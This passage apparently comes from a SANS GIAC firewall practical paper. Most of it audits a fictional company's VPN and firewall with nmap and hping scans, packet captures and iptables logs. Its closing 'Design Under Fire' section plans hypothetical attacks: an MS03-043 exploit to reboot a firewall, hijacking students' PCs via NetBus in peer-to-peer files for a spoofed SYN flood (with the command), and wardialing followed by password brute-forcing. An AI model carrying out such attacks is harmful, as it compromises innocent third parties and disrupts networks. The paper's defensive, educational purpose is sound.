
The configuration screen below is the security setting for a client server. It states that the connection between the VPN client and the server be encrypted from the beginning of the session and that the identity of the user requires a secure password.



The screenshot below shows the configuration telling the client that the server it is connecting to uses L2TP. This is critical because if the client does not connect over L2TP, then the server will not respond to its request (due to the VPN policy stated on the RAS server.)



The screenshot below shows how the remote client will not serve as a share point for another systems internet connection. This is required as part of GIAC's Rules of Behavior for external users and partners.



ADS/VPN Policy/Restrictions

Since Microsoft RAS has the ability to integrate with the Microsoft ADS structure GIAC utilizes the permission rights for external users at the ADS level. For instance, the external GIAC users have access to the applications and systems that they would normally access if they were sitting on the internal network. External users only have read access to certain tables on the SQL database, on which sales information is stored.

Common Pitfalls

Setting up a Microsoft Remote Access Server (RAS) is relatively straight forward. One common pitfall that many people run into while attempting to establish a VPN system is patching version mismatches. Sometimes if a Microsoft RAS server is behind the clients (or vise versa) on patches there may some trouble with the connection. Also, the same is true of a certificate server. If the certificate request session hangs, it is most likely due to a patch mismatch.

External Connection Verification

Management approval and Process

Before attempting any portscan of GIAC Enterprise's external addresses I received management approval. I also verified that there would be technical staff on hand to help address any issues which may have resulted from the scanning.

Full Range

The following is the portscan on the entire range of addresses at GIAC. The scan did not report anything because the router is configured to respond to external ping requests with "destination network unreachable."

C:\>nmap -sS -T 5 -p 1-65535 192.168.1.*

256 IP addresses (0 hosts up) scanned in 7.601 seconds

Router

The following is an external scan of GIAC's edge router. The router is configured to drop incoming packets to it.

To the Ethernet interface from the outside:

All 65535 scanned ports on 192.168.1.2 are: filtered

To the Serial 0 interface from the outside:

All 65535 scanned ports on 192.168.1.201 are: filtered

To the Serial 1 interface from the outside

All 65535 scanned ports on 192.168.1.130 are: filtered

Scan with Hping2

Hping2 is a useful utility for checking firewall rule sets. In this audit I checked the rules in the bad_tcp_packets chain used by the iptables firewall to verity that suspicious traffic is being logged and dropped.

The scan below is from an Hping2 scan with none of the TCP flags set. I run this scan to verify that the firewall is logging NULL scans.

```
hping -p 80 192.168.1.80
HPING 192.168.1.80 (eth0 192.168.1.80): NO FLAGS are set, 40 headers +
0 data bytes

--- 192.168.1.80 hping statistic ---
22 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The firewall log below resulted from the scan above being logged and dropped.

```
Jan 23 09:52:11 Firewall kernel: Null Scan IN=eth0 OUT=
MAC=00:50:04:76:5f:6a:00:e0:1e:3d:b8:34:08:00 SRC=172.168.1.66
DST=192.168.1.80 LEN=40 TOS=0x00 PREC=0x00 TTL=62 ID=63078 PROTO=TCP
SPT=1682 DPT=80 WINDOW=512 RES=0x00 URGP=0
```

The scan below is from an Hping2 scan with the SYN, and FIN TCP flags set. I run this scan to verify that the firewall is logging SYN/FIN scans.

```
hping -S -F -p 80 192.168.1.80
HPING 192.168.1.80 (eth0 192.168.1.80): SF set, 40 headers + 0 data
bytes

--- 192.168.1.80 hping statistic ---
5 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The firewall log below resulted from the scan above being logged and dropped.

```
Jan 23 09:41:59 Firewall kernel: SYN/FIN Scan IN=eth0 OUT=eth2
SRC=172.168.1.66
```

```
DST=10.1.2.3 LEN=40 TOS=0x00 PREC=0x00 TTL=61 ID=20050 PROTO=TCP
SPT=3019 DPT=80 WINDOW=512 RES=0x00 SYN FIN URGP=0
```

The scan below is from an Hping2 scan with the SYN, and ACK TCP flags set. I run this scan to verify that the firewall is logging packets with a SYN flag set that are not part of an existing TCP stream. This scan verifies that the connection tracking is active.

```
hping -S -A -p 80 192.168.1.80
HPING 192.168.1.80 (eth0 192.168.1.80): SA set, 40 headers + 0 data
bytes

--- 192.168.1.80 hping statistic ---
20 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The firewall log below resulted from the scan above being logged and dropped.

```
Jan 23 09:44:02 Firewall kernel: Failed New not syn IN=eth0 OUT=eth2
SRC=172.168.1.66 DST=10.1.2.3 LEN=40 TOS=0x00 PREC=0x00 TTL=61 ID=36545
PROTO=TCP SPT=2647
DPT=80 WINDOW=512 RES=0x00 ACK SYN URGP=0
```

The scan below is from an Hping2 scan with only the FIN TCP flag set. I run this scan to verify that the firewall is logging FIN scans.

```
hping -F -p 80 192.168.1.80
HPING 192.168.1.80 (eth0 192.168.1.80): F set, 40 headers + 0 data
bytes

--- 192.168.1.80 hping statistic ---
27 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The firewall log below resulted from the scan above being logged and dropped.

```
Jan 23 09:53:49 Firewall kernel: FIN Scan IN=eth0 OUT=eth2
SRC=172.168.1.66 DST=10.1.2.3 LEN=40 TOS=0x00 PREC=0x00 TTL=61 ID=4695
PROTO=TCP SPT=2178 DPT=80 WINDOW=512 RES=0x00 FIN URGP=0
```

HTTP and HTTPS

External scan

Nmap

The following is the Nmap output of an external scan of GIAC's web server. The only two open ports were the HTTP, and HTTPS ports. This is in accordance with the router policy which only allows port 80, and 443 to be accessed on the web server and the firewall policy.

```
Interesting ports on 192.168.1.80:
Port      State      Service
80/tcp    open       http
443/tcp   open       https
```

Sniff of Nmap scan

The following is the windump data of a SYN scan of GIAC's web server on port 80 from outside the network. The external computer (172.168.1.66) initiates a connection with a SYN packet; the web server responds with a SYN/ACK packet; and the scanning external computer ends the session with a RST packet.

```
11:07:50.647116 IP (tos 0x0, ttl 54, id 65146, len 40) 172.168.1.66.43342 > 10.1
.2.3.80: S [tcp sum ok] 1021461079:1021461079(0) win 2048
                4500 0028 fe7a 0000 3606 cc67 aca8 0142
                0a01 0203 a94e 0050 3ce2 4257 0000 0000
                5002 0800 c51c 0000 0000 0000 0000

11:07:50.647209 IP (tos 0x0, ttl 128, id 33733, len 44) 10.1.2.3.80 > 172.168.1.
66.43342: S [tcp sum ok] 389397994:389397994(0) ack 1021461080 win 64240 <mss 14
60> (DF)
                4500 002c 83c5 4000 8006 bd18 0a01 0203
                aca8 0142 0050 a94e 1735 bdea 3ce2 4258
                6012 faf0 e53e 0000 0204 05b4

11:07:50.650061 IP (tos 0x0, ttl 125, id 686, len 40) 172.168.1.66.43342 > 10.1.
2.3.80: R [tcp sum ok] 1021461080:1021461080(0) win 0
                4500 0028 02ae 0000 7d06 8134 aca8 0142
                0a01 0203 a94e 0050 3ce2 4258 3ce2 4258
                5004 0000 8add c301 0000 0000 0000
```

The following is the windump data of a SYN scan of GIAC's web server on port 443 from outside the network. The external computer (172.168.1.66) initiates a connection with a SYN packet; the web server responds with a SYN/ACK packet; and the scanning external computer ends the session with a RST packet.

```
11:08:34.852327 IP (tos 0x0, ttl 41, id 26230, len 40) 172.168.1.66.46831 > 10.1
.2.3.443: S [tcp sum ok] 1474699910:1474699910(0) win 1024
        4500 0028 6676 0000 2906 716c aca8 0142
        0a01 0203 b6ef 01bb 57e6 2286 0000 0000
        5002 0400 bedd 0000 0000 0000 0000

11:08:34.852418 IP (tos 0x0, ttl 128, id 33734, len 44) 10.1.2.3.443 > 172.168.1
.66.46831: S [tcp sum ok] 400433426:400433426(0) ack 1474699911 win 64240 <mss 1
460> (DF)
        4500 002c 83c6 4000 8006 bd17 0a01 0203
        aca8 0142 01bb b6ef 17de 2112 57e6 2287
        6012 faf0 772f 0000 0204 05b4

11:08:34.855306 IP (tos 0x0, ttl 125, id 699, len 40) 172.168.1.66.46831 > 10.1.
2.3.443: R [tcp sum ok] 1474699911:1474699911(0) win 0
        4500 0028 02bb 0000 7d06 8127 aca8 0142
        0a01 0203 b6ef 01bb 57e6 2287 57e6 2287
        5004 0000 856b c301 0000 0000 0000
```

Portscan from LAN

The scan from a LAN system (10.1.1.2) attempting to connect to the web server in the DMZ yielded no open ports (all were filtered).

All 65535scanned ports on 10.1.2.3 are: filtered

Firewall Logs from failed

Below is the firewall log dropping the traffic from the internal LAN to the web server on port 80.

```
Jan 13 14:40:02 Firewall kernel: Failed FORWARD chain IN=eth1 OUT=eth2
SRC=10.1.1.2 DST=10.1.2.3 LEN=40 TOS=0x00 PREC=0x00 TTL=49 ID=12324
PROTO=TCP SPT=36234 DPT=80 WINDOW=3072 RES=0x00 SYN URGP=0
```

Below is the firewall log dropping the traffic from the internal LAN to the web server on port 443.

```
Jan 14 06:20:33 Firewall kernel: Failed FORWARD chain IN=eth1 OUT=eth2
SRC=10.1.1.4 DST=10.1.2.3 LEN=40 TOS=0x00 PREC=0x00 TTL=55 ID=39760
PROTO=TCP SPT=63840 DPT=443 WINDOW=1024 RES=0x00 SYN URGP=0
```

DNS

External Scan

Nmap

Below are the results of the external scans from 172.168.1.66 against the DMZ DNS server. In this case, I have the ability to set my IP address the same as the ISP DNS IP address to validate the fact that connections to the DMZ DNS server are allowed to the ISP DNS server. When the external scanning system's IP address is changed to be something other than the ISP DNS server IP, the scan came back with all ports filtered.

```
Interesting ports on 192.168.1.53:
Port      State      Service
53/tcp     open       domain

Interesting ports on 192.168.1.53:
Port      State      Service
53/udp     open       domain
```

Sniff

Below is the windump sniff of the ISP system making UDP portscan connections to the DMZ DNS server.

UDP Traffic

```
11:17:49.374336 IP (tos 0x0, ttl 35, id 35107, len 28) 172.168.1.66.41050 > 10.1
.2.2.53: [udp sum ok]  0 [0q] (0)
                4500 001c 8923 0000 2311 54c1 aca8 0142
                0a01 0202 a05a 0035 0008 a561 0000 0000
                0000 0000 0000 0000 0000 0000 0000

11:17:49.674965 IP (tos 0x0, ttl 35, id 3079, len 28) 172.168.1.66.41051 > 10.1.
2.2.53: [udp sum ok]  0 [0q] (0)
                4500 001c 0c07 0000 2311 d1dd aca8 0142
                0a01 0202 a05b 0035 0008 a560 0000 0000
                0000 0000 0000 0000 0000 0000 0000
```

Below is the windump sniff of the ISP system making TCP portscan connections to the DMZ DNS server. Once again we see the SYN packet from the external system, the SYN/ACK response, then the RST packet from the scanning system.

TCP

```
11:17:05.832847 IP (tos 0x0, ttl 40, id 52497, len 40) 172.168.1.66.39108 > 10.1
.2.2.53: S [tcp sum ok] 418973023:418973023(0) win 4096
                4500 0028 cd11 0000 2806 0bd2 aca8 0142
                0a01 0202 98c4 0035 18f9 055f 0000 0000
                5002 1000 2ea4 0000 0000 0000 0000

11:17:05.832952 IP (tos 0x0, ttl 128, id 43948, len 44) 10.1.2.2.53 > 172.168.1.
66.39108: S [tcp sum ok] 316631512:316631512(0) ack 418973024 win 64240 <mss 146
0> (DF)bad cksum 0 (->9532)!
                4500 002c abac 4000 8006 0000 0a01 0202
                aca8 0142 0035 98c4 12df 69d8 18f9 0560
                6012 faf0 af2e 0000 0204 05b4

11:17:05.835862 IP (tos 0x0, ttl 125, id 744, len 40) 172.168.1.66.39108 > 10.1.
2.2.53: R [tcp sum ok] 418973024:418973024(0) win 0
                4500 0028 02e8 0000 7d06 80fb aca8 0142
                0a01 0202 98c4 0035 18f9 0560 18f9 0560
                5004 0000 5d46 c301 0000 0000 0000
```

<u>Portscan from LAN to DMZ</u>

Successful

Below is the open TCP port 53 on the DMZ DNS server. This traffic is allowed because the firewall is specifically allowing connections from the internal LAN DNS server to the DMZ DNS server.

```
Interesting ports on  (10.1.2.2):
Port      State     Service
53/tcp    open      domain
```

Failed

The following Nmap output is an attempted connection from server 10.1.1.3, which is not explicitly allowed to communicate with the DMZ DNS server.

```
All 65535scanned ports on 10.1.2.2 are: filtered
```

Logs from Failed

The following firewall log is from the failed SYN scan attempt from 10.1.1.3.

Jan 13 14:43:30 Firewall kernel: Failed FORWARD chain IN=eth1 OUT=eth2 SRC=10.1.1.3 DST=10.1.2.2 LEN=28 TOS=0x00 PREC=0x00 TTL=58 ID=28456 PROTO=UDP SPT=61681 DPT=53 LEN=8

Portscan from DMZ to LAN

Successful

The following is the successful connection attempt from the DMZ DNS server to the LAN DNS server. This traffic was explicitly allowed in the firewall rules.

Interesting ports on (10.1.1.2):
Port State Service
53/tcp open domain

Failed

The following is a failed connection attempt to the internal LAN DNS server from a server not explicitly allowed to connect to it from the DNZ (10.1.2.3).

TCP

All 65535scanned ports on 10.1.1.2 are: filtered

The following entry is interesting because it states that UDP port 53 is open on the internal LAN DNS server from a server not authorized to access it from the DMZ. Because of the connectionless state of UDP it is difficult for port-scanners to accurately identify open UDP ports. We will need to double-check the result with the firewall logs.

UDP

Interesting ports on (10.1.1.2):
Port State Service
53/udp open domain

Firewall logs from failed

TCP

The following is the firewall log for the failed connection attempt from 10.1.2.3 to 10.1.1.2 on TCP port 53. This attempt failed because it was not explicitly defined in the firewall rules.

Jan 14 05:38:44 Firewall kernel: Failed FORWARD chain IN=eth2 OUT=eth1 SRC=10.1.2.3 DST=10.1.1.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=29246 PROTO=TCP SPT=63119 DPT=53 WINDOW=3072 RES=0x00 SYN URGP=0

UDP

The following firewall entry verifies that the firewall is blocking the attempted UDP connection from an unauthorized source to the internal DNS server.

Jan 14 05:40:35 Firewall kernel: Failed FORWARD chain IN=eth2 OUT=eth1 SRC=10.1.2.3 DST=10.1.1.2 LEN=28 TOS=0x00 PREC=0x00 TTL=39 ID=52038 PROTO=UDP SPT=49805 DPT=53 LEN=8

SMTP

External Scan

Nmap

The following is the Nmap output for the external scan of the DMZ SMTP relay server. Both the firewall and the router are filtering access to only TCP port 25.

```
Interesting ports on 192.168.1.25:
Port      State      Service
25/tcp     open       smtp
```

Sniff

The windump data below is from the connection made to the SMTP relay server by the external scanning system. The external system (172.168.1.66) first initiates the session with a SYN packet, the SMTP server responds with a SYN/ACK packet, and finally the external scanning system terminates the session with a RST packet.

11:07:41.600066 IP (tos 0x0, ttl 39, id 63077, len 40) 172.168.1.66.54394 > 10.1

.2.4.25: S [tcp sum ok] 248659903:248659903(0) win 3072
4500 0028 f665 0000 2706 e37b aca8 0142
0a01 0204 d47a 0019 0ed2 3fbf 0000 0000
5002 0c00 c6ce 0000 0000 0000 0000

11:07:41.600150 IP (tos 0x0, ttl 128, id 34726, len 44) 10.1.2.4.25 > 172.168.1.
66.54394: S [tcp sum ok] 2405728827:2405728827(0) ack 248659904 win 64240 <mss 1
460> (DF)bad cksum 0 (->b936)!
4500 002c 87a6 4000 8006 0000 0a01 0204
aca8 0142 0019 d47a 8f64 823b 0ed2 3fc0
6012 faf0 ae70 0000 0204 05b4

11:07:41.603058 IP (tos 0x0, ttl 125, id 817, len 40) 172.168.1.66.54394 > 10.1.
2.4.25: R [tcp sum ok] 248659904:248659904(0) win 0
4500 0028 0331 0000 7d06 80b0 aca8 0142
0a01 0204 d47a 0019 0ed2 3fc0 0ed2 3fc0
5004 0000 c137 c301 0000 0000 0000

Portscan from LAN to DMZ

Successful

The following is the Nmap output of the explicitly defined internal LAN server (10.1.1.4) making a connection on port TCP 25 of the DNS SMTP relay server.

Interesting ports on (10.1.2.4):

Port	State	Service
25/tcp	open	smtp

Failed

The following is a failed connection attempt to TCP port 25 on the DMZ SMTP relay server from a non-authorized internal LAN server (10.1.1.2).

All 65535scanned ports on 10.1.2.4 are: filtered

Logs from Failed

The following is the firewall log for the connection attempt from 10.1.1.2 to 10.1.2.4. This traffic was not allowed because the source computer was not explicitly identified as a system that can connect to the DMZ SMTP relay server.

Jan 13 14:42:44 Firewall kernel: Failed FORWARD chain IN=eth1 OUT=eth2 SRC=10.1.1.2 DST=10.1.2.4 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=38003 PROTO=TCP SPT=59967 DPT=25 WINDOW=3072 RES=0x00 SYN URGP=0

Portscan from DMZ to LAN

Successful

The following Nmap output is a successful connection attempt from the DMZ SMTP relay server to the internal LAN Exchange server. This traffic is allowed because it is explicitly defined in the firewall rule set.

Interesting ports on (10.1.1.4):

Port	State	Service
25/tcp	open	smtp

The following Nmap output is the failed connection attempt to the internal LAN Exchange server from a server which is not authorized to connect to it (10.1.2.2).

Failed

All 65535scanned ports on 10.1.1.4 are: filtered

Firewall logs from failed

The firewall log below is from the failed connection attempt from the DMZ DNS server to the internal LAN Exchange server. The connection was dropped and logged because there was no rule allowing for it.

Jan 13 14:44:37 Firewall kernel: Failed FORWARD chain IN=eth2 OUT=eth1 SRC=10.1.2.2 DST=10.1.1.4 LEN=40 TOS=0x00 PREC=0x00 TTL=40 ID=55410 PROTO=TCP SPT=62128 DPT=25 WINDOW=2048 RES=0x00 SYN URGP=0

SQL

Portscan from LAN to DMZ

The following is the Nmap output from a successful TCP port 1433 and UDP port 1434 attempt from 10.1.1.5. 10.1.1.5 is the internal SQL server which receives

the transaction data from the web server. This traffic was allowed because it was explicitly stated in the firewall rules.

Successful

Interesting ports on (10.1.2.2):
Port State Service
1433/tcp open ms-sql-s

Interesting ports on (10.1.2.2):
Port State Service
1434/udp open ms-sql-m

Failed

The following two connection attempts are from 10.1.1.2 attempting contact to the SQL ports on the DMZ web server. The traffic was dropped and logged because there is not an explicit rule allowing this traffic.

All 65535scanned ports on 10.1.2.2 are: filtered

Interesting ports on (10.1.2.2):
Port State Service
1434/udp open ms-sql-m

Logs from Failed

The following firewall logs are from the failed connection attempts listed above. Once again, the connection attempt to a UDP port was listed as open, however the packet was actually dropped and logged by the firewall.

Jan 14 05:48:20 Firewall kernel: Failed FORWARD chain IN=eth2 OUT=eth1 SRC=10.1.1.5 DST=10.1.2.3 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=7703 PROTO=TCP SPT=52322 DPT=1433 WINDOW=3072 RES=0x00 SYN URGP=0

Jan 14 05:49:32 Firewall kernel: Failed FORWARD chain IN=eth2 OUT=eth1 SRC=10.1.1.5 DST=10.1.2.3 LEN=28 TOS=0x00 PREC=0x00 TTL=36 ID=22337 PROTO=UDP SPT=56760 DPT=1434 LEN=8

Portscan from DMZ to LAN

Successful

The following two Nmap outputs are from successful connection attempts to the internal SQL server from the web server. This traffic was allowed past the firewall because it is explicitly defined in the firewall rule set.

```
Interesting ports on  (10.1.1.5):
Port       State       Service
1434/tcp   open        ms-sql-m

Interesting ports on  (10.1.1.5):
Port       State       Service
1434/udp   open        ms-sql-m
```

Failed

The following two Nmap outputs are from failed connection attempts to the internal SQL server from the DMZ DNS server. This traffic was denied because the firewall does not contain a rule explicitly allowing it. Once again, the UDP scan of port 53 shows that the port is open. However, the firewall logs below will verify that this traffic was actually dropped.

```
All 65535scanned ports on 10.1.1.5 are: filtered

Interesting ports on  (10.1.1.5):
Port       State       Service
1433/udp   open    ms-sql-s
```

Firewall logs from failed

The following two firewall log entries are for the failed connection attempts to the SQL server from the DMZ web server. This traffic was not allowed and was logged because there was not a specific rule allowing it. Once again the UDP packets were in actuality dropped and logged by the firewall, while the Nmap scan listed the port as open.

```
Jan 13 14:45:33 Firewall kernel: Failed FORWARD chain IN=eth2 OUT=eth1
SRC=10.1.2.2 DST=10.1.1.5 LEN=40 TOS=0x00 PREC=0x00 TTL=42 ID=43020
PROTO=TCP SPT=39631 DPT=1433 WINDOW=4096 RES=0x00 SYN URGP=0
```

Jan 13 14:46:02 Firewall kernel: Failed FORWARD chain IN=eth2 OUT=eth1 SRC=10.1.2.2 DST=10.1.1.5 LEN=28 TOS=0x00 PREC=0x00 TTL=51 ID=543 PROTO=UDP SPT=45131 DPT=1434 LEN=8

Other Security Considerations

IDS

GIAC Enterprises utilizes the open source IDS package Snort. The initial reasoning for choosing Snort was that it was cheap[18]; however, GIAC has been very happy with the flexibility of the software and the ease of log collection and filtering. Often times IDS software simply tells the administrator that "something happened, I think it was this" but does not collect the offending packet for further review. Also the fact that Snort is open source makes it a llot easier for an administrator to know exactly how the software is working because it is open source.

All of the Snort IDS sensors have an interface that has no IP address receiving packets on a mirrored port on the Cisco switches. They have a second interface which sends the logs to the GIAC syslog server.

Initially, GIAC had some difficulty weeding out the false positives. However, with some tuning the number of false positive has reduced.

Log Collection

The Linux server and the IDS system send their logs to the logging server which is using Kiwi Syslog as the receiving software. The Windows servers are also sending their System, Application, and Security Event logs the syslog server however that data is being collected and initially analyzed by LANguard S.E.L.M.

Ongoing Issues

Single Firewall

The fact that there is a single firewall handling traffic between the Internet, the internal LAN, and the DMZ may present an issue from a single point of failure perspective. GIAC may want to look into some solutions for creating a failover in the event of hardware/software failure, or compromise.

Inline IDS Systems

[18] http://www.snort.org/docs/FAQ.txt

Two of the IDS systems in the firewall-to-firewall, zone and the VPN zone are currently running as inline IDS systems. This means that the IDS systems forward traffic through two interfaces on each IDS. This also can present a single point of failure, because if the IDS system goes down the traffic between the two locations connected to the interfaces will stop. A possible solution is to have the IDS sitting on a switch that is connecting the traffic. In this situation the IDS would be on a mirrored port. Another solution would be to connect the IDS system into a hub along with the two connections for the traffic.

VPN Issues

There are firewall vendors who do have VPN endpoint capabilities (e.g. Checkpoint, Sonicwall). In fact there are some open source software solutions that incorporate with iptables to provide VPN endpoint capabilities, such as FreeSwan[19]. Having a system directly connected to the Internet, as GIAC's VPN server is, can present some security issues It is recommended that GIAC look into incorporating VPN and firewall solutions to work together.

Operating System Issues

Both Linux Red Hat 9 and Windows 2000 have some issues which need to be reviewed. For Windows 2000, the operating system is going to eventually be faded out and replaced by Windows 2003 server. While Microsoft will continue to support 2000 for some time it would be in GIAC Enterprise's interests to begin developing a plan for moving to Server 2003.

As for the Linux firewall there is also couple of issues regarding Linux, and Red Hat specifically. First, Red Hat is moving their operations to a paid service. There will still be an open-source version of Red Hat called Fedora[20], but GIAC needs to review the capabilities of Fedora, or see if the cost based enterprise service is right for them.

Also there are some possible legal issues with Linux itself. The current series of lawsuits regarding the SCO litigation need to be watched closely by GIAC to see if there may need to be some infrastructure changes in the future[21].

Software Control

Currently GIAC Enterprises has no way of automatically controlling and/or monitoring the versions of software being used. They may want to look into using


---

[19] http://www.freeswan.org/
[20] http://fedora.redhat.com/
[21] http://story.news.yahoo.com/news?tmpl=story&ncid=1817&e=2&u=/zd/20040121/tc_zd/116960&sid=96120751

a tool like SUS, or SMS to handle their patching and reporting of system software.

Design Under Fire

For the design under fire segment of my paper I will look at a variety of hostile situations using Jerry Benton's paper.



His paper can be found on the SANS GIAC website at:
http://www.giac.org/practical/GCFW/Jerry_Benton_GCFW.pdf

Since Jerry's Symantec Enterprise firewall is placed on a Windows 2000 sp4 machine I will attempt to attack the OS. The vulnerability I would use to attack Jerry's firewall would have to be a post-SP4 vulnerability. This would be a check of his external firewalls patch level. Often times firewall administrators tend to forget about applying patches to their firewall, especially if the firewall is running on an OS platform. There are a couple of reasons for this, mostly it is

because they believe that it is a piece of security hardware, and is...well for a lack of a better word, secure.

It may seem odd to attempt to attack the underlying OS of a firewall. However, in 1998 the *mountd* exploit was successful in granting attackers with root privileges on the vulnerable Linux 5.1 systems, even if they were running a firewall. Many system administrators firewall systems were compromised because they did not patch their servers. This story helps underscore the need for systems which run firewalls to be kept up to date with patches[22].

The vulnerability I will attempt to be exploiting is the MS03-043 vulnerability in the messenger service in Windows 2000[23]. The modified attack code will be launched from a Linux machine. The proof of concept code for this vulnerability has been out for some time and has been posted on Packetstorm's website since October of 2003[24]. The link to a C script that will cause the remote machine to reboot is attached in the appendixes. The modified compiled C script would be launched by typing the following command in Linux.

evilMSsploit [192.168.1.34]

If the exploit was successful I would fully expect the machine which is running the firewall to reboot, thus cutting off all access to and from Jerry's network.

I would not expect a direct attack against this firewall configured as it is currently configured, to successfully reboot the system, as his firewall is dropping RPC traffic.

Distributed Denial of Service

For the Distributed Denial of Service attack against Jerry's network I will not be coordinating the attack from my home system. That would present legal issues I would not like to face. Instead, I would choose a student's system at some university to handle the requests for me. It is just after Christmas at the time of this writing so many of the students will no doubt have very nice, new and fast machines running some version of Windows without any patches, or security software (anti-virus, firewalls, etc). The biggest problem would be finding an exploitable system before someone else does or before they download a virus or worm embedded in the latest MP3. Once again, I will use my compiled exploit against the un-suspecting student. However, this will be a modification of the code which pulls across Netbus[25] and syn Flooder Version 1.6 and installs them. I will be running all of this from a bootable Linux OS on CD from the nearest

[22] Ziglerm, Robert, pg. 385
[23] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-043.asp
[24] http://www.packetstormsecurity.nl/assess.html
[25] http://www.nttoolbox.com/Netbus.htm

Kinkos. The newly modified version of the evilMSsploit code is now called nicerMSsploit because it doesn't crash the victims system initially, but copies the netbus and syn Flooder Version 1.6 programs over then patches the system to the current Microsoft patch levels. Then it reboots it.

One thing that is critical for the student system to have running is a peer to peer client, because after the toolkit has been moved over, I will grab one of the students shared files and insert the netbus and syn Flooder files into it. After it has been added I will have to wait for a while for the shared file to migrate to 50 or so other users with connections to a cable modem. After I have received (at the coordinating students system) notifications of other successfully compromised systems, I will direct them to commence a SYN flood towards the GIAC web server. Through the application redirect capability of netbus I will run syn Flooder against Jerry's HTTP server, using the following command through netbus.

syn.exe 192.168.1.98 –s 5.0.0.0 –p 80

Due to a syntax error in Jerry's router confg he is not blocking source addresses fro the 5.0.0.0 address space. His configuration states:

```
access-list 101 deny 5.0.0.0 0.255.255.255 log
```

Because he is missing "ip" after deny, my attack traffic will be allowed to go through.

But even if the configuration wasn't an issue I don't think I would mind much if the attacks were directed from the actual IP's of the zombie machines.

A good protection against this attack would be to block all of the IANA non-routable addresses.

Gaining Internal Access

With the perimeter of Jerry's system locked down with firewalls, IDS systems, and a filtering edge router, I will bypass all of it and war dial for a system on the internal network which is accepting incoming communications on a modem. It is frightening how many times I have seen PCAnywhere (or some other remote access software) sitting on the shelves of employees at various government and private organizations[26]. It is used more often than not by

[26] http://cgi.nessus.org/plugins/dump.php3?id=10006

network administrators who need to access their systems from home because they don't want to drive to work at 3:00AM. Even though GIAC has a VPN, some internal employees may not know about it or find it too much of a pain to work with.

To scan Jerry's GIAC office I will need a list of numbers to scan. Many times this information is freely available on a company's web site or brochure. I would be running the scan of the phones at GIAC enterprises at night because all of the phones in the GIAC offices may be a little suspicious.

The tool I will use to wardial is Toneloc[27]. Toneloc is a fairly old tool; however, it still detects modems waiting for external connections nicely. The usage for Toneloc is

Toneloc dialoutput.txt /R [GIAC numbers range] /C [Edited configfile]

In this situation, I will look for systems which either have carriers or tones. After I have a list of numbers which have computers responding to modem connections I will revisit them in greater detail later. However I would be specifically looking for systems which respond to an external connection with a prompt for a user ID and password. Once I discovered one of these systems I would start attempting to correlate the number with a user (via the directory), create user ID variations, and attempt to brute-force the password.

The likelihood of this attack is completely up to the policy, and policy enforcement of Jerry's GIAC Company. If they have no policy concerning modems, personal computers connecting to the GIAC network, or rules of behavior the odds of this attack being successful are very high. However, if they have enforced guidelines then it becomes much more difficult.

This simply serves to highlight the fact that technical controls can only accomplish so much in the arena of information security. Strong technical safeguards mean nothing if your users are bringing software from home and install it on their systems, or if they are using peer to peer and instant messaging. Basically, security needs to be handled at all levels of an organization from managements understanding of the big concepts and necessities, to the technical administrators, to the users knowing exactly what is expected of them.

[27] http://www.securityfocus.com/tools/48

References

